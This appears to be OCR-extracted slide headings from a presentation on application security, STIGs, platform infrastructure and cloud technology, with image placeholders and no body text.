
# Securing Our Application: Domains




# What is a STIG?




# Platform and Infrastructure




# Using Cloud Technology



